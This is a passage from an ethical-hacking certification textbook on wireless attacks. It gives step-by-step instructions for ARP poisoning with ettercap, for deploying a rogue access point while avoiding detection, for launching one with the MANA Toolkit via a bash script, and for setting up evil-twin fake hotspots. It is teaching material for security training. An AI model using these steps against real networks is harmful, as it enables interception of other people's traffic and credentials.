


Figure 16.71: Screenshot of ettercap showing connections

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Select the hosts to perform an ARP spoofing attack. Go to the Hosts window and select the target IP address. Click on the selected IP address and then select **Targets → Target List** to obtain a list of target hosts used for ARP spoofing.




Figure 16.72: Screenshot of ettercap showing targets

- Select **Mitm → ARP poisoning**. In the pop-up window that appears, select **Sniff remote connections** and click on **OK** to launch an ARP poisoning attack on the target.





Figure 16.73: Screenshot of ettercap launching an ARP poisoning attack

Once the attack is launched, the target host's login credentials can also be sniffed if the web traffic is not encrypted with Hypertext Transfer Protocol Secure (HTTPS).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Rogue APs

Rogue APs are wireless APs that an attacker installs on a network without authorization and are not under the management of the network administrator. These rogue APs are not configured for security, unlike the authorized APs on the target wireless network. Thus, this rogue AP can provide backdoor access to the target wireless network.

Interesting scenarios for rogue AP installation and setup include the following.


- **Compact, pocket-sized rogue AP plugged into an Ethernet port of the target network**: An attacker can use compact, pocket-sized rogue APs because they are easily available, can be stealthily brought onsite, and consume very little power.
- **Rogue AP connected to corporate networks over a Wi-Fi link**: An attacker connects a rogue AP to a Wi-Fi link of the target network. Because the rogue AP connects wirelessly to the authorized network, it is easily hidden. However, it requires the credentials of the target network to connect.
- **USB-based rogue AP plugged into a network machine**: An attacker can easily plug a USB-based rogue AP into any Windows machine on the target network that is connected through wired or wireless means. The USB AP's software shares the network access of the machine with the rogue AP. This eliminates the need for both an unused Ethernet port and the credentials of the target Wi-Fi, which are required in the above two scenarios to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine**: An attacker can set up a software-based rogue AP on the embedded/plugged Wi-Fi adapter of the target network, instead of a separate hardware device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A rogue AP is deployed through the following steps.

- Choose an appropriate location to plug in the rogue AP for maximum coverage from the connection point
- Disable SSID broadcast (silent mode) and any management features to avoid detection.
- Place the AP behind a firewall, if possible, to avoid network scanners.
- Deploy the rogue AP for a short period.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Creation of a Rogue AP Using MANA Toolkit

MANA Toolkit comprises a set of tools that are used by the attackers for creating rogue APs and perform sniffing attacks and MITM attack. It is also used for bypassing HTTPS and HTTP Strict Transport Security (HSTS). Attackers use MANA Toolkit to create a rogue AP through the following steps.

- Modify MANA's configuration file **hostapd-mana.conf** using any text editor to set up a fake access point. Set the wireless interface (**wlan0** is used here) as well as the MAC address (BSSID) or SSID (the SSID **Free Internet** is used here).




Figure 16.74: Screenshot showing hostapd-mana.conf

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Modify the script file **start-nat-simple.sh** used to launch the rogue AP. Set the wireless card parameter **phy** (**wlan0** is used here) and the **upstream** parameter (**eth0** is used here) that specifies the card as having an Internet connection.




Figure 16.75: Screenshot showing start-nat-simple.sh

- Execute the script file **start-nat-simple.sh** using the bash command **# bash <Path to MANA>/mana-toolkit/run-mana/start-nat-simple.sh.** By executing this command, the rogue AP starts running.




Figure 16.76: Screenshot displaying the output of start-nat-simple.sh

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Once the rogue AP is operational, use a Windows machine or mobile device having a different wireless card to connect to the rogue AP.
- In the Wi-Fi-enabled device, search for the Internet connection that is not password protected (**Free Internet** is used here) and connect to it.





Figure 16.77: Screenshot displaying available networks in the mobile device

- Once connected to the Internet through the rogue AP, all the data packets from the device flows through the rogue AP. Now, tools such as tcpdump and Wireshark can be used to capture and analyze the packets.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Evil Twin

An evil twin is a wireless AP that pretends to be a legitimate AP by imitating its SSID. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign in to this AP. The attacker uses tools such as KARMA, which monitors station probes to create an evil twin. The KARMA tool passively listens to wireless probe request frames and can adopt any commonly used SSID as its own SSID to lure users. The attacker can configure an evil twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN. An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.

WLAN stations usually connect to specific APs based on their SSIDs and signal strength, and the stations automatically reconnect to any SSID used in the past. These issues allow attackers to trick legitimate users by placing an evil twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.78: Evil twin

Because the employees of a company may take their corporate laptops to establishments with public Wi-Fi networks, it is challenging to keep company data safe.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Set Up of a Fake Hotspot (Evil Twin)

Hotspots in an area may not always be legitimate because an evil twin mounted by an attacker may pretend to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin. For example, a user who attempts to log in may find two APs, one of which is legitimate. If the user connects to the network through the evil twin, the attacker may obtain login information and access to the victim's computer. Any login attempt of the user would fail, and they are likely to assume that the attempt randomly failed. A fake hotspot can be set up using a laptop with Internet connectivity (3G or a wired connection) and a mini AP through the following steps.

1. Enable **Internet Connection Sharing** in Windows or **Internet Sharing** in MAC OS X.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


